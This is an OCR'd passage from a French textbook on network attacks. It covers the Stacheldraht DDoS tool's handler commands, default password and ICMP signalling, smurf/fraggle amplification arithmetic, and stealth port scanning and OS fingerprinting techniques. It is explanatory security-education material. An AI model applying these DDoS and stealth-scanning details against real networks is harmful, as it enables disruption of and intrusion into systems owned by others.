
L'une des faiblesses de TFN étant que les communications entre les programmes ne sont pas chiffrées, Stacheldraht chiffre la communication.

La phase initiale de l'attaque consiste à pénétrer un grand nombre de systèmes et à y propager les programmes handlers et agents par le biais d'une vulnérabilité quelconque. En 1999, par exemple, des vulnérabilités de type buffer overflow avaient été utilisées pour pénétrer des systèmes Solaris sur les services de type RPC tels que statd, cmsd et ttdbserverd.

Comme expliqué précédemment, l'objectif de ces attaques est de créer une hiérarchie de handlers et d'agents afin d'attaquer les systèmes cibles par déni de service.

La figure 1.30 illustre l'architecture de ces attaques par déni de service distribué.

Figure 1.30
Architecture des attaques par déni de service distribué



Le pirate (client) contrôle un ou plusieurs handlers, et chaque handler contrôle plusieurs agents. Les attaques par déni de service sont coordonnées sur les plages d'adresses IP données par le handler responsable des agents.

Les communications entre le client et le handler s'effectuent par le biais de communications chiffrées utilisant un algorithme symétrique. Plus précisément, le client se connecte d'abord à un handler — une adresse IP suffit —, et un mot de passe est demandé au client. Le client entre le mot de passe par défaut, sicken, qui est crypté localement par le biais du programme Unix crypt. Le mot de passe est alors envoyé au handler. La communication entre le client et le handler est également chiffrée à l'aide de l'algorithme Blowfish avec la clé de chiffrement symétrique.

Les commandes disponibles sur un handler sont les suivantes :

```
.help
    Imprime l'aide associée aux commandes.

.killall
    Tue tous les agents actifs.

.madd ip1[:ip2[:ipN]]
    Ajoute les adresses IP suivantes dans la liste des systèmes cibles.

.mdie
    Envoie une requête pour tuer tous les agents.

.mdos
    Lance une attaque DOS.

.micmp ip1[:ip2[:ipN]]
    Lance une attaque ICMP flooding sur la liste des systèmes donnés.

.mlist
    Imprime la liste des systèmes cibles subissant une attaque DOS.

.mping
    Ping les agents pour vérifier qu'ils sont vivants.

.mstop ip1[:ip2[:ipN]]
.mstop all
    Arrête l'attaque sur les systèmes cibles.

.msyn ip1[:ip2[:ipN]]
    Lance une attaque SYN flooding pour la liste des systèmes donnés.

.mtimer seconds
    Fixe la durée de l'attaque.

.mudp ip1[:ip2[:ipN]]
    Lance une attaque UDP flooding pour la liste des systèmes donnés.
```

```
  .setisize
      Définit la taille des paquets ICMP pour le flooding (par défaut 1024).

  .setusize
      Définit la taille des paquets UDP pour le flooding (par défaut 1024).

  .showalive
      Montre les agents vivants.

  .showdead
      Montre tous les agents morts.

  .sprange lowport-highport
      Permet de fixer le range des ports utilisés lors des attaques de SYN flooding
lowport 0, highport 140).
```

La communication entre le handler et un agent s'effectue à l'aide de ICMP echo-reply sur une connexion au port TCP 65000.

La première étape, lorsqu'un agent démarre, consiste à lire un fichier contenant l'adresse IP du ou des handlers dont il dépend. Sinon, il essaye les adresses IP 1.1.1.1 et 127.0.0.1. Une fois la liste déterminée, il envoie un paquet ICMP echo-reply contenant dans le champ données un ID=666 avec la phrase skillz. Si un handler reçoit ce paquet, il répond avec un paquet ICMP echo-reply contenant dans le champ données un ID=667 avec la phrase ficken.

Dans un second temps, l'agent envoie un paquet ICMP echo-reply avec une adresse source fausse (3.3.3.3) contenant dans le champ données un ID=666 et l'adresse IP du système sur lequel il se trouve. Ce test permet de vérifier que des attaques par déni de service peuvent être lancées.

Une fois que le handler reçoit le message, il répond à l'agent avec l'adresse contenue dans le champ données du paquet ICMP echo-reply et envoie alors un paquet ICMP echo-reply avec un ID=1000 dans le champ données.

Une fois la communication établie, de nombreux autres types de paquets peuvent être échangés afin de transmettre les commandes entre le handler et l'agent, que nous ne détaillerons pas davantage.

Les faiblesses des protocoles sont donc des vecteurs d'attaque qui peuvent être exploités de diverses manières. De plus, les protocoles réseau n'ayant prévu aucun mécanisme d'authentification véritable, ils subissent des attaques qui s'appuient sur ces faiblesses d'authentification.

Attaques dérivées des attaques smurf et fraggle

Comme expliqué précédemment, les attaques smurf et fraggle peuvent être utilisées de manière distribuée pour attaquer des sites à très forte capacité réseau ou nuire à un ensemble de réseaux. Il suffit pour cela d'utiliser comme adresse source une adresse de

broadcast d'un des réseaux auquel le pirate veut nuire et de viser quantité de réseaux, lesquels amplifient l'attaque.

Imaginons qu'un pirate ne dispose que de 512 Kbit/s de bande passante montante. Il peut envoyer environ 960 paquets ICMP de 64 octets par seconde. Ces paquets étant destinés à des réseaux différents, ces derniers renvoient un total de 9 600 réponses, soit une moyenne de dix réponses par réseau.

Chaque réponse est en elle-même une attaque smurf, qui engendre une réponse de la part du réseau dont l'adresse de broadcast source a été usurpée. Si ce réseau dispose, par exemple, de dix machines, il renvoie 96 000 paquets en réponse, soit une bande passante d'environ 50 Mbit/s.

Autres formes d'attaques

L'accès physique aux équipements réseau permet de prendre la main en tant qu'administrateur sur pratiquement tous les systèmes actuels. Cela peut impacter fortement le réseau si un pirate en profite pour modifier directement les tables de routage internes.

La copie des configurations des équipements réseau est une attaque redoutable, qui permet au pirate de reconstituer tout le réseau logique ainsi que les protections mises en place. La configuration des équipements réseau est, par nature, une information confidentielle du réseau.

L'écoute électronique pour récolte d'information peut permettre de mener des attaques ciblées. Les diverses techniques d'écoute disponibles actuellement permettent d'écouter n'importe quel type de média.

Le vol de secret se rencontre plus fréquemment dans l'ingénierie sociale. Par exemple, l'agresseur entre en contact avec la personne qu'il veut usurper en se faisant passer pour un technicien en intervention bloqué dans son travail par une demande d'authentification ou une permission trop forte. Pour peu qu'il soit convaincant, l'agresseur peut obtenir les couples compte/mot de passe ou permissions qu'il désire, voire directement ceux de l'administrateur système.

Une variante de cette attaque consiste à obtenir un compte privilégié créé directement par un administrateur trouvant cette procédure plus « sécurisée »…

En résumé

Les attaques réseau reposent sur un ensemble de faiblesses de sécurité touchant différents domaines, tels que les protocoles réseau, les implémentations des piles réseau et les systèmes d'exploitation des systèmes réseau.

Les attaques réseau touchent beaucoup d'autres protocoles, que nous n'avons pas décrits dans ce chapitre, tels que les protocoles VoIP (voix sur IP), qui n'implémentent pas non plus de couche de sécurité et qui s'exposent en premier lieu aux attaques par usurpation

d'identité. Citons également le protocole DNS, qui subit lui aussi des attaques répétées pouvant mettre hors de fonctionnement les services d'un réseau.

La mise en place de couches de sécurité telles que IPsec ou SSH pour créer des tunnels chiffrés et authentifiés ne met pas à l'abri d'attaques. Ces dernières visent généralement les faiblesses d'implémentation des piles de sécurité. D'autres attaques, profitant des faiblesses des protocoles de sécurité, ont permis de faire évoluer ces derniers.

Le chapitre 2 détaille les méthodes et techniques d'intrusion permettant de prendre le contrôle d'un système réseau. Ces attaques reposent sur les faiblesses de sécurité des systèmes d'exploitation liés aux équipements réseau.

2

Les attaques des systèmes réseau

Nous avons détaillé au chapitre précédent un ensemble d'attaques orientées réseau visant à exploiter des faiblesses de sécurité. Cependant, la prise de contrôle d'un système par un pirate est beaucoup plus nuisible dans l'absolu pour l'entreprise, car le pirate peut dès lors installer des outils dévastateurs sur le système pénétré.

Entre le moment où le pirate peut examiner un système cible et celui où il réussit à le pénétrer, un certain nombre d'étapes doivent être franchies.

Le pirate doit d'abord découvrir les services réseau offerts par le système, puis estimer l'attrait de chacun d'eux en terme de possibilités de pénétration (risque intrinsèque du service, vulnérabilités, etc.) et enfin faire le choix de ceux qui présentent la meilleure chance de pénétrer le système le plus discrètement possible.

Attaques permettant d'identifier les services réseau

Avant toute chose, le pirate doit déterminer la liste des services disponibles sur le système cible.

Pour y parvenir, il dispose de plusieurs techniques, telles que le balayage de ports, comparable au balayage réseau présenté au chapitre 1, la prise d'empreintes TCP/UDP/ICMP/IP et l'interrogation de services particuliers.

Attaques par balayage TCP

Le balayage de ports TCP (ou liste des services) consiste à contacter tous les ports d'un système cible afin de déterminer les services accessibles. Il ne s'agit toutefois pas d'une technique d'une grande discrétion, car elle peut générer des traces dans les journaux côté système.


Diverses variantes permettent de renforcer la furtivité de telles activités.

Attaque par balayage furtif

Afin de réduire la détection des balayages TCP, les pirates s'appuient principalement sur des faiblesses d'implémentation de la pile TCP/IP au sein du système.

La première définition du balayage furtif a été proposée en 1995 par Chris Klaus dans l'article *Stealth Scanning: Bypassing Firewalls/SATAN Detectors*. L'auteur y relève l'intérêt de jouer sur certains drapeaux de paquets (URG, PSH, etc.) pour réaliser un balayage de ports discret.
La figure 2.1 illustre le format d'un paquet TCP.

Figure 2.1
Format d'un paquet TCP



Depuis la parution de cet article, les techniques de balayage ont largement évolué, notamment avec l'apparition du programme Nmap, qui concentre toutes les techniques connues dans un même outil simple d'utilisation.

Attaque par balayage muet (idlescan)

Cette attaque nécessite la complicité, souvent involontaire, d'une troisième machine. Cette machine est qualifiée de « muette » car elle n'a pour fonction que de capturer le trafic sans émettre de réponses, d'où son nom.


Présentée par « Antirez » dans un article du forum de sécurité Bugtraq, cette technique s'appuie sur une utilisation particulière de la pile TCP/IP du système d'exploitation, mais également sur les principes du balayage SYN.

Pour bien comprendre cette technique, il faut rappeler que tout paquet TCP avec les drapeaux SYN ou RST porte un numéro de séquence IPID (IP Packet IDentifier) géné-

ralement incrémenté à chaque paquet envoyé. Le pirate utilise cette information pour déterminer combien de paquets de ce type ont été envoyés depuis la dernière connexion.

L'attaque se déroule en trois étapes, comme l'illustre la figure 2.2 :

Figure 2.2
L'attaque par balayage muet (idlescan)




1. Par l'envoi d'un paquet avec les drapeaux SYN/ACK, le client obtient le numéro de séquence (IPID) de la machine muette, inclus dans le paquet avec le drapeau RST reçu en retour.
2. Un paquet avec le drapeau SYN usurpant l'adresse de la machine muette est envoyé vers le port du serveur, lequel renvoie sa réponse vers la machine muette.
3. Le client redemande à la machine muette son numéro de séquence IP (IPID). S'il est identique, le port du serveur n'est pas en écoute. Sinon, le port du serveur est en écoute, ce qui oblige la machine muette à renvoyer une réponse avec le drapeau RST et donc à incrémenter le numéro de séquence du paquet.

Attaque par balayage SYN/ACK

Dans cette attaque, abandonnée par la plupart des outils de balayage de ports parce qu'elle engendrait trop de faux positifs, le client envoie directement au serveur un paquet avec les drapeaux SYN/ACK, comme s'il répondait à une demande de session en provenance de cette même machine *(voir figure 2.3)*.

Le serveur répond par un paquet avec le drapeau RST si le port visé n'est pas en écoute. Sinon, le paquet est simplement jeté (*dropped*) sans qu'une réponse soit renvoyée.

Figure 2.3
L'attaque par balayage SYN/ACK




L'outil de balayage se comporte alors à l'inverse de d'habitude : au lieu de noter les ports qui écoutent, il relève les ports qui n'écoutent pas, considérant que tous les ports qui n'ont pas répondu sont en écoute.

Attaque par balayage ACK

Principalement dédiée à la détection de règles d'équipements filtrants, cette attaque sert à déterminer si ceux-ci sont dynamiques (stateful) ou s'ils ne savent que bloquer les paquets avec le drapeau SYN.

Comme l'illustre la figure 2.4, un paquet avec le drapeau ACK est envoyé vers le serveur. Si le port visé n'est pas filtré, un paquet avec le drapeau RST est reçu en retour. Si un paquet ICMP « destination inaccessible » est reçu, il révèle la présence d'un équipement filtrant qui barre le flux en retournant un message ICMP d'erreur. L'absence de réponse signifie également qu'un équipement filtrant est situé entre le client et le serveur.

Figure 2.4
L'attaque par balayage ACK




Attaque par balayage FIN

Sachant qu'un paquet avec le drapeau SYN est incontournable dans l'établissement d'une session TCP, ce drapeau est l'un des plus recherchés par les équipements filtrants ou les outils de détection.

Il est possible, par exemple, de réaliser un balayage au moyen de paquets avec le drapeau FIN, comme l'illustre la figure 2.5. Un paquet FIN est envoyé vers le port du

serveur visé. Si celui-ci n'écoute pas, un paquet RST est reçu en retour. Sinon aucun paquet n'est reçu.

Figure 2.5
L'attaque par balayage FIN




Cette attaque nécessite cependant d'attendre un certain délai pour considérer le port visé comme ouvert. Selon la bande passante disponible, ce délai peut générer un grand nombre de faux positifs.

Attaque par balayage de Noël, ou Xmas

Cette attaque consiste à « allumer » les drapeaux FIN, URG et PSH dans l'en-tête TCP *(voir figure 2.6).* Si le port du serveur visé est en écoute, il ne réagit pas à la réception du paquet. Sinon, il renvoie un paquet RST.

Figure 2.6
L'attaque par balayage Xmas



Attaque par balayage full Xmas

Dans ce balayage, tous les drapeaux de l'en-tête TCP sont activés, tels SYN, ACK, RST, FIN, URG et PSH.

Le comportement du serveur est le même que dans le cas du balayage Xmas.

Attaque par balayage NULL

Cette attaque se situe à l'opposé du balayage Xmas puisqu'elle envoie un paquet sans aucun drapeau activé.

Le comportement du serveur est cependant le même que dans le cas du balayage Xmas.

Attaque par balayage ACK avec vérification de la taille de la fenêtre TCP


Proche du balayage ACK, cette attaque offre la particularité de détecter aussi bien les ports ouverts que ceux qui sont filtrés ou non par un équipement réseau.

Elle s'appuie sur une anomalie de la couche TCP/IP de la plupart des systèmes d'exploitation, tels que certaines versions de AIX, Amiga, BeOS, BSDI, Cray, Tru64 UNIX, DG/

UX, OpenVMS, Digital UNIX, FreeBSD, HP UX, OS/2, IRIX, MacOS, NetBSD, OpenBSD, OpenStep, QNX, Rhapsody, SunOS 4.X, Ultrix, VAX et VxWorks.

Tous ces systèmes définissent une valeur de taille de fenêtre TCP en fonction de l'état du port *(voir figure 2.7)*.

Figure 2.7
L'attaque par balayage ACK avec vérification de la taille de la fenêtre




Selon la valeur de la taille de la fenêtre du paquet avec le drapeau RST reçu en réponse, le port est considéré comme écoutant ou non. Si celle-ci est supérieure à zéro, le port écoute ; si elle est égale à zéro, le port n'écoute pas.

Attaque par balayage UDP

Cette attaque a pour but de détecter les services réseau qui écoutent sur un port UDP. Elle s'appuie sur le fait que la réception d'un paquet UDP sur un port en écoute ne doit pas engendrer de réponse, alors que la réception sur un port fermé doit engendrer le renvoi d'un paquet ICMP « port inaccessible ».

La figure 2.8 illustre cette attaque.

Figure 2.8
L'attaque par balayage UDP




De nombreux systèmes d'exploitation ne suivent cependant pas ces règles et ne répondent pas toujours avec un paquet ICMP. UDP n'étant pas de surcroît un protocole fiable par nature, ce balayage peut engendrer un fort nombre de faux positifs.

Une variante de cette technique consiste à envoyer un paquet UDP vers le port destination mis à zéro. Ce port ne pouvant jamais être en écoute, un paquet ICMP « port inaccessible » est généralement renvoyé. Dans le cas contraire, elle révèle la présence d'un équipement filtrant.

Attaque par balayage IP

Cette attaque vise à détecter les protocoles IP fournis par le serveur visé. Elle consiste à envoyer un paquet IP brut (*raw*) ne contenant dans son en-tête IP que le champ Protocole IP. Ce paquet est alors envoyé vers chaque protocole du serveur *(voir figure 2.9)*.

Figure 2.9
L'attaque par balayage du protocole IP



En cas de réponse « protocole inaccessible » par un paquet ICMP, c'est que le protocole n'est pas disponible. Sinon, le serveur sait communiquer sur le protocole visé.

La présence d'un équipement filtrant bloquerait toutes les réponses possibles et ferait croire à l'outil de balayage que le serveur sait converser sur tous les protocoles, comme le montre le tableau 2.1.

Tableau 2.1 Valeurs du champ protocole dans une trame IP

0	HOPOPT, IPv6 Hop-by-Hop Option
1	ICMP (Internet Control Message Protocol)
2	IGAP (IGMP for user Authentication Protocol) IGMP (Internet Group Management Protocol) RGMP (Router-port Group Management Protocol)
3	GGP (Gateway to Gateway Protocol)
4	IP in IP encapsulation
5	ST, Internet Stream Protocol
6	TCP (Transmission Control Protocol)
7	UCL, CBT
8	EGP (Exterior Gateway Protocol)
9	IGRP (Interior Gateway Routing Protocol)
10	BBN RCC Monitoring
11	NVP (Network Voice Protocol)
12	PUP
13	ARGUS
14	EMCON, Emission Control Protocol
15	XNET, Cross Net Debugger
16	Chaos
17	UDP (User Datagram Protocol)
27	RDP (Reliable Data Protocol)
28	IRTP (Internet Reliable Transaction Protocol)
29	ISO Transport Protocol Class 4
35	IDPR (Inter-Domain Policy Routing Protocol)
36	XTP (Xpress Transfer Protocol)
37	Datagram Delivery Protocol

Tableau 2.1 Valeurs du champ protocole dans une trame IP *(suite)*

38	IDPR, Control Message Transport Protocol
39	TP++ Transport Protocol
40	IL Transport Protocol
41	IPv6 over IPv4
42	SDRP (Source Demand Routing Protocol)
43	IPv6 Routing header
44	IPv6 Fragment header
45	IDRP (Inter-Domain Routing Protocol)
46	RSVP (Reservation Protocol)
47	GRE (General Routing Encapsulation)
48	MHRP (Mobile Host Routing Protocol)
49	BNA
50	ESP (Encapsulating Security Payload)
51	AH (Authentication Header)
52	Integrated Net Layer Security TUBA
53	IP with Encryption
54	NARP (NBMA Address Resolution Protocol)
55	Minimal Encapsulation Protocol
56	TLSP (Transport Layer Security Protocol) using Kryptonet key management
57	SKIP
…	…

Une variante de cette attaque consiste à envoyer au serveur des paquets avec des en-têtes IP incorrects. Selon les RFC, une machine doit vérifier l'intégrité des champs Numéro de version et Checksum des paquets qu'elle reçoit, alors qu'un routeur doit simplement vérifier le checksum. Si une machine reçoit un paquet avec des valeurs erronées, elle se doit de renvoyer un paquet ICMP « problème de paramètre ». Cependant, certaines implémentations de routeurs n'ont pas le comportement attendu et faussent les résultats d'un tel balayage.

Attaques permettant de prendre l'empreinte réseau du système

Parmi les informations que doit récolter un pirate, celles concernant le système d'exploitation du serveur visé sont primordiales. Diverses techniques d'attaques d'une efficacité variable permettent d'y parvenir.

Pour l'utilisateur moyen, la seule méthode permettant de détecter le système d'exploitation consiste à examiner les bannières des services réseau, pour peu que celles-ci fournissent ce renseignement. Cependant, grâce aux spécificités des implémentations de la pile TCP/IP de chaque constructeur, il est possible de déterminer avec une bonne précision le système d'exploitation d'un système.

L'empreinte TCP

Lors de l'échange de paquets TCP pour l'ouverture d'une session entre deux ordinateurs, des attributs sont définis par la pile TCP/IP de chaque système d'exploitation. Sachant que chaque implémentation d'une pile IP/TCP est généralement spécifique du système d'exploitation considéré, il est possible de détecter ce dernier par un court échange de paquets TCP.

Pour fonctionner à partir du protocole TCP, cette méthode nécessite que le serveur visé offre un port en écoute et un port qui n'écoute pas et qui n'est bien sûr pas protégé par un équipement filtrant.

Voici quelques-unes des techniques qui permettent de déterminer le système d'exploitation cible :

- **Sondage FIN.** Contrairement à ce que définit la RFC 793, certaines versions de Windows, BSDi, Cisco IOS, HP/UX, MVS et Irix répondent par un paquet RST à des paquets FIN envoyés vers un port en écoute.
- **Sondage de l'en-tête TCP boguée.** Certains systèmes d'exploitation, tels que Linux dans des versions inférieures à la 2.0.35, répondent à l'envoi d'un paquet TCP avec un drapeau inconnu (valeur égale à 64 et 128) par un paquet avec ce même drapeau.
- **Sondage avec des paquets IP contenant des valeurs invalides.** À la réception d'un paquet IP avec des valeurs invalides dans les champs de l'en-tête, les systèmes d'exploitation tels que AIX, HP/UX ou Digital Unix ne répondent pas, alors qu'ils devraient renvoyer un paquet ICMP « destination inaccessible ».
- **Sondage avec un numéro de séquence initial TCP.** Lors d'une réponse à une rupture de session, le numéro de séquence initial d'un paquet TCP est déterminé de façon différente selon le système d'exploitation. Il en ressort cinq groupes principaux :

  Les statiques, dont la valeur du numéro de séquence ne change jamais. C'est le cas de certains répéteurs 3Com ou des imprimantes LaserWriter d'Apple.

  Les traditionnels 64K (nombre de vieux systèmes Unix), dont le numéro de séquence est toujours égal a 65535.

  Les Windows, qui utilisent un modèle s'appuyant sur le temps, en incrémentant le numéro par une valeur fixe à chaque nouvel intervalle de temps atteint.

  Les aléatoires, pour lesquels les numéros de séquence sont incrémentés aléatoirement. C'est le cas avec des versions récentes de Solaris, IRIX, FreeBSD, Digital Unix, Cray, etc.

  Les vrais aléatoires (Linux 2.0.*x,* OpenVMS, les AIX récents, etc.), dont le numéro de séquence est généré aléatoirement sans logique.

Des sous-groupes peuvent en outre être créés au sein d'un groupe. Par exemple, dans le groupe des aléatoires, différents algorithmes de génération sont communs à plusieurs systèmes d'exploitation et permettent ainsi d'améliorer la précision de l'empreinte TCP :

- **Sondage avec le bit de non-fragmentation.** Certains systèmes d'exploitation initialisent le bit de non-fragmentation afin que les paquets qu'ils envoient ne soient pas fragmentés. La lecture de cet attribut permet de réaliser une discrimination des systèmes d'exploitation. Un système d'exploitation tel que Sun Solaris active ce bit, par exemple, alors que HP-UX 10.30 et 11.0*x* et AIX 4.3.*x* ne l'activent pas.
- **Sondage par la taille de la fenêtre initiale TCP.** Il s'agit ici de récupérer la valeur de la taille de la fenêtre TCP utilisée dans les paquets en retour. Cette valeur, qui est généralement constante, est parfois fixée à d'autres valeurs par certains systèmes d'exploitation.
- **Sondage par la valeur du ACK.** Lors de l'envoi d'un paquet avec les drapeaux FIN, PSH et URG activés vers un port qui n'écoute pas, la plupart des systèmes d'exploitation répondent en initialisant la valeur du ACK à celle du numéro de séquence, alors que Windows l'initialise à la valeur du numéro de séquence incrémenté de 1.
- **Sondage par les drapeaux TCP.** Parce que chaque système d'exploitation a une implémentation unique de la pile TCP/IP, l'échange de messages en faisant varier les drapeaux TCP permet de constituer une source d'information solide sur le système d'exploitation du système visé.
- **Résistance à l'inondation SYN.** L'inondation SYN est une technique de déni de service d'une pile IP/TCP corrigés depuis par les systèmes d'exploitation. Cependant, le comportement peut être différent d'un système d'exploitation à un autre si on envoie un certain nombre de paquets (avec le drapeau SYN) usurpés sans réponse suivis par une connexion normale. Les champs du paquet de retour peuvent être alors différents pour chaque système d'exploitation.

L'empreinte ICMP

TCP n'est pas le seul protocole permettant de réaliser une empreinte d'un système. ICMP (Internet Control Message Protocol) permet de gérer les informations relatives aux erreurs des systèmes connectés par des sessions IP mais aussi de sonder un réseau afin de déterminer les caractéristiques générales des systèmes qui le composent.

Les messages de contrôle ICMP sont transportés sur le réseau sous la forme de paquets IP. Ofir Arkin a illustré dans *ICMP Usage In Scanning v3.0* un grand nombre de techniques s'appuyant sur le protocole ICMP, notamment les suivantes :

- **Sondage par le champ TTL dans les paquets ICMP.** Selon la pile TCP/IP qui émet un paquet ICMP (en réponse à un paquet echo-request, par exemple), la valeur choisie pour le champ TTL (Time To Live) varie. Ces valeurs sont généralement 255, 128, 64 ou 32. L'analyse de cette valeur permet d'affiner l'hypothèse sur le système d'exploitation.
- **Sondage par le contrôle du débit des messages d'erreur ICMP.** Certaines piles TCP/IP des systèmes d'exploitation limitent le débit des différents messages d'erreur qu'elles renvoient. Il est dès lors possible d'envoyer des paquets UDP vers un port qui

n'est pas en écoute et de compter le nombre de messages reçus en retour dans un laps de temps donné.

- **Sondage par les réponses ICMP.** Il existe de telles différences d'implémentation des messages ICMP, qu'il est possible de déterminer le système d'exploitation en analysant des échanges à base de message ICMP.

Le tableau 2.2 récapitule tous les types de codes véhiculés par le protocole ICMP.

Tableau 2.2 Types et codes des messages ICMP

Type	Code	Message	Signification du message
0	0	Réponse à ECHO	Envoie un paquet suite à la réception d'un message ECHO.
3	0	Destinataire inaccessible	Le réseau n'est pas accessible.
3	1	Destinataire inaccessible	La machine n'est pas accessible.
3	2	Destinataire inaccessible	Le protocole n'est pas accessible.
3	3	Destinataire inaccessible	Le port n'est pas accessible.
3	4	Destinataire inaccessible	Fragmentation nécessaire mais interdite
3	5	Destinataire inaccessible	Échec d'acheminement
3	6	Destinataire inaccessible	Réseau inconnu
3	7	Destinataire inaccessible	Machine inconnue
3	8	Destinataire inaccessible	Machine non connectée au réseau
3	9	Destinataire inaccessible	Communication avec le réseau interdite
3	10	Destinataire inaccessible	Communication avec la machine interdite
3	11	Destinataire inaccessible	Réseau inaccessible pour ce service
3	12	Destinataire inaccessible	Machine inaccessible pour ce service
3	13	Destinataire inaccessible	Communication interdite (filtrage)
